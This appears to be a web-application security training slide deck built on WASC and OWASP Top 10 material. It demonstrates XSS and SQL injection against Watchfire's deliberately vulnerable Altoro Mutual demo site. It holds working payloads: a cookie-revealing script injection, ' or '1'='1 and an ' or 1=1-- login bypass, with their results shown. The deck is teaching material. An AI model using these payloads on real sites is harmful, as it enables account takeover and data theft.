
# Security and Spending Are Unbalanced



Sources: Gartner, IBM, OWASP


# 2006 Vulnerability Statistics (31,373 sites)

Percentage of websites vulnerable by class (Top 5)



\*\* <http://www.webappsec.org/projects/statistics/>

# What is a Web Application?



► **The business logic that enables:**

- User's interaction with Web site
- Transacting/interfacing with back-end data systems (databases, CRM, ERP etc)

► **In the form of:**

- 3rd party packaged software; i.e. web server, application server, software packages etc.
- Code developed in-house / web builder / system integrator

*Input and Output flow through each layer of the application*

*A break in any layer breaks the whole application*



# Infrastructure vs. Application Security Issues

	Infrastructure Vulnerabilities	Application Specific Vulnerabilities
<b>Cause of Defect</b>	Insecure development or deployment of 3 <sup>rd</sup> party SW	Insecure development of <b>your own</b> applications
<b>Location of Vulnerability</b>	3 <sup>rd</sup> party infrastructure (web server, OS, etc.)	<b>Application Code</b> , often resides on Application Server
<b>Method of Exploits</b>	Known vulnerabilities (0-day), signature based	Probing hacks, suspicious content, information leakage
<b>Detection</b>	Patch Management system	App Security Scanners
	Internal/External Audits, Automated Scanners	
<b>What to do</b>	Update patches, use trusted 3 <sup>rd</sup> party software	Training & Scanners – across the Development Life Cycle

# WASC

- ▶ Web Application Security Consortium (WASC)

Purpose:

- To develop, adopt, and advocate standards for web application security

- ▶ Official web site: [www.webappsec.org](http://www.webappsec.org)

- ▶ Web Security Threat Classification project

[http://www.webappsec.org/projects/threat/v1/WASC-TC-v1\\_0.pdf](http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.pdf)

Purpose:

- Clarify and organize the threats to the security of a web site
- Develop and promote industry standard terminology for these issues

# WASC – Threat Classifications

(Web Application Security Consortium) [www.webappsec.org](http://www.webappsec.org)

Application Threat	Attack Types	Example Business Impact
<b>Authentication</b>	<ul style="list-style-type: none"><li>▶ Brute Force</li><li>▶ Insufficient Authentication</li><li>▶ Weak Password Recovery Validation</li></ul>	Attacks that target a web site's method of validating the identity of a user, service or application.
<b>Authorization</b>	<ul style="list-style-type: none"><li>▶ Credential/Session Prediction</li><li>▶ Insufficient Authorization</li><li>▶ Insufficient Session Expiration</li><li>▶ Session Fixation</li></ul>	Attacks that target a web site's method of determining if a user, service or application has the necessary permissions to perform a requested action.
<b>Client-side Attacks</b>	<ul style="list-style-type: none"><li>▶ Content Spoofing</li><li>▶ Cross Site Scripting</li></ul>	The abuse or exploitation of a web site's users (breaching trust relationships between a user and a web site).
<b>Command Execution</b>	<ul style="list-style-type: none"><li>▶ Buffer Overflow</li><li>▶ Format String Attack</li><li>▶ LDAP Injection</li><li>▶ OS Commanding</li><li>▶ SQL Injection</li><li>▶ SSI Injection</li><li>▶ XPath Injection</li></ul>	Attacks designed to execute remote commands on the web site by manipulating user-supplied input fields.

# WASC – Threat Classifications

(Web Application Security Consortium) [www.webappsec.org](http://www.webappsec.org)

Application Threat	Attack Types	Example Business Impact
<b>Information Disclosure</b>	<ul style="list-style-type: none"><li>▶ Directory Indexing</li><li>▶ Information Leakage</li><li>▶ Path Traversal</li><li>▶ Predictable Resource Location</li></ul>	Attacks designed to acquire system specific information about a web site. This includes software distribution, version numbers, patch levels, and also secure file locations.
<b>Logical Attacks</b>	<ul style="list-style-type: none"><li>▶ Abuse of Functionality</li><li>▶ Denial of Service</li><li>▶ Insufficient Anti-automation</li><li>▶ Insufficient Process Validation</li></ul>	The abuse or exploitation of a web application logic flow (password recovery, account registration, auction bidding and eCommerce purchasing are examples of application logic).

# OWASP

- ▶ Open Web Application Security Project  
Purpose: Dedicated to finding and fighting the causes of insecure software.
- ▶ Official web site: [www.owasp.org](http://www.owasp.org)
- ▶ The OWASP Top Ten project [http://www.owasp.org/index.php/OWASP\\_Top\\_Ten\\_Project](http://www.owasp.org/index.php/OWASP_Top_Ten_Project)
- ▶ Purpose:
  - A broad consensus about what the most critical web application security flaws are
  - Raise awareness of web application security issues
- ▶ We will use the Top 10 list to cover some of the most common security issues in web applications

# The OWASP Top 10 Application Attacks

Application Threat	Negative Impact	Example Impact
<b>Cross Site scripting</b>	Identity Theft, Sensitive Information Leakage, ...	Hackers can impersonate legitimate users, and control their accounts.
<b>Injection Flaws</b>	Attacker can manipulate queries to the DB / LDAP / Other system	Hackers can access backend database information, alter it or steal it.
<b>Malicious File Execution</b>	Execute shell commands on server, up to full control	Site modified to transfer all interactions to the hacker.
<b>Insecure Direct Object Reference</b>	Attacker can access sensitive files and resources	Web application returns contents of sensitive file (instead of harmless one)
<b>Cross-Site Request Forgery</b>	Attacker can invoke "blind" actions on web applications, impersonating as a trusted user	Blind requests to bank account transfer money to hacker
<b>Information Leakage and Improper Error Handling</b>	Attackers can gain detailed system information	Malicious system reconnaissance may assist in developing further attacks
<b>Broken Authentication &amp; Session Management</b>	Session tokens not guarded or invalidated properly	Hacker can "force" session token on victim; session tokens can be stolen after logout
<b>Insecure Cryptographic Storage</b>	Weak encryption techniques may lead to broken encryption	Confidential information (SSN, Credit Cards) can be decrypted by malicious users
<b>Insecure Communications</b>	Sensitive info sent unencrypted over insecure channel	Unencrypted credentials "sniffed" and used by hacker to impersonate user
<b>Failure to Restrict URL Access</b>	Hacker can access unauthorized resources	Hacker can forcefully browse and access a page past the login page

# 1. Cross-Site Scripting (XSS)

- ▶ What is it?
  - Malicious script echoed back into HTML returned from a trusted site, and runs under trusted context
- ▶ What are the implications?
  - Session Tokens stolen (browser security circumvented)
  - Complete page content compromised
  - Future pages in browser compromised

# XSS Example I

http://www.testfire.net/search.aspx?txtSearch=asdf

Sign In | Contact Us | Feedback | Search asdf Go

**AltoroMutual**

DEMO SITE ONLY

**ONLINE BANKING LOGIN** PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

**PERSONAL**

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

**SMALL BUSINESS**

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
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**INSIDE ALTORO MUTUAL**

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**Search Results**

No results were found for the query:

asdf

**HTML code:**

```
<p>No results were found for the query:<br /><br /><span id="_ctl0__ctl0_Content_Main_lblSearch">asdf</span></p>
```

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# XSS Example II

Search Results

No results were found for the query:

The page at http://www.testfire.net says:

ASP.NET\_SessionId=trhgq450cpi5r45rr2pl1fg; amSessionId=1824418181

OK


HTML code:

```
<p>No results were found for the query:<br /><br />
<span id="_ctl0__ctl0_Content_Main_lblSearch"><script>alert(document.cookie)</script></span>
```

# XSS – Details

- ▶ Common in Search, Error Pages and returned forms.
  - But can be found on any type of page
- ▶ Any input may be echoed back
  - Path, Query, Post-data, Cookie, Header, etc.
- ▶ Browser technology used to aid attack
  - XMLHttpRequest (AJAX), Flash, IFrame...
- ▶ Has many variations
  - XSS in attribute, DOM Based XSS, etc.

# Cross Site Scripting – The Exploit Process




# Exploiting XSS

- ▶ If I can get you to run my JavaScript, I can...
  - Steal your cookies for the domain you're browsing
  - Track every action you do in that browser from now on
  - Redirect you to a Phishing site
  - Completely modify the content of any page you see on this domain
  - Exploit browser vulnerabilities to take over machine
  - ...
- ▶ XSS is the Top Security Risk today (most exploited)

# Sticky/Embedded XSS (XSS Worms)

- ▶ Embedding malicious script in persistent location
  - “Talkback” section
  - Forum/Newsgroup
- ▶ Boosted with Web 2.0 trend
  - Customizable content
  - More user content (communities)
- ▶ XSS Can “Infest” more pages – Worm
  - MySpace worm (Samy, October 2005)



## 2. Injection Flaws

- ▶ What is it?
  - User-supplied data is sent to an interpreter as part of a command, query or data.
  
- ▶ What are the implications?
  - SQL Injection – Access/modify data in DB
  - SSI Injection – Execute commands on server and access sensitive data
  - LDAP Injection – Bypass authentication
  - ...

# SQL Injection

- ▶ User input inserted into SQL Command:
  - Get product details by id:  
Select \* from products where id='**\$REQUEST["id"]**';
  - Hack: send param id with value '**or '1'='1**'
  - Resulting executed SQL:  
Select \* from products where id='**or '1'='1**'
  - All products returned

# SQL Injection Example I

http://www.testfire.net/bank/login.aspx

Sign In | Contact Us | Feedback | Search  Go

**AltoroMutual**

**DEMO SITE ONLY**

**ONLINE BANKING LOGIN** | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

**Online Banking Login**

Username:

Password:

Login

**PERSONAL**

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
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**SMALL BUSINESS**

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
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# SQL Injection Example II



The screenshot shows a web browser window with the address bar displaying `http://www.testfire.net/bank/login.aspx`. The page header includes the AltoroMutual logo, navigation links ([Sign In](#), [Contact Us](#), [Feedback](#)), a search bar, and a "Go" button. A banner on the right side of the header features three small images and the text "DEMO SITE ONLY".

The main content area has a pink background and displays the following error message:

## An Error Has Occurred

**Summary:**

Syntax error (missing operator) in query expression 'username = '' AND password = 'asdf'.

**Error Message:**

```
System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'username = '' AND password = 'asdf'. at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable) at Altoro.Authentication.ValidateUser(String uName, String pWord) in d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 68 at Altoro.Authentication.Page_Load(Object sender, EventArgs e) in d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 32 at System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
```

# SQL Injection Example – Exploit

The screenshot shows a web browser window with the address bar displaying `http://www.testfire.net/bank/login.aspx`. The website is for AltoroMutual, with a navigation bar containing links for [Sign In](#), [Contact Us](#), [Feedback](#), and a search bar. The main content area is titled "Online Banking Login" and features a login form with fields for "Username:" and "Password:". The "Username:" field contains the payload `' or 1=1--`, which is highlighted with a red box. Below the form is a "Login" button. The left sidebar contains links for "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL" services. The footer includes a "Privacy Policy" link, a "Security Statement" link, and a copyright notice for 2007 Altoro Mutual, Inc. A red dashed box at the bottom of the page contains the text: "The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire".

AltoroMutual

[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search

**ONLINE BANKING LOGIN** | **PERSONAL** | **SMALL BUSINESS** | **INSIDE ALTORO MUTUAL**

**Online Banking Login**

Username:

Password:

[PERSONAL](#)

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
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# SQL Injection Example – Outcome

The screenshot shows a web browser window with the address bar displaying `http://www.testfire.net/bank/main.aspx`. The website is "AltoroMutual". At the top, there are links for "Sign Off", "Contact Us", "Feedback", and a search bar. Below the header, there are three tabs: "MY ACCOUNT", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". The "MY ACCOUNT" tab is selected, showing a sidebar with links like "View Account Summary", "View Recent Transactions", "Transfer Funds", "Search News Articles", "Customize", and "Site Language". The main content area shows a greeting "Hello, John Smith" and a welcome message. Below this, there is a section "View Account Details:" with a dropdown menu showing "1001160140 Checking" and a "GO" button. A "Congratulations!" message follows, stating: "You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply."

At the bottom of the page, there is a footer with links for "Privacy Policy" and "Security Statement", and a copyright notice: "© 2007 Altoro Mutual, Inc." Below this, a red dashed box contains a disclaimer: "The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided 'as is' without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to [http://www.watchfire.com/statements/terms.aspx](\"http://www.watchfire.com/statements/terms.aspx\"). Copyright © 2007, Watchfire Corporation, All rights reserved."

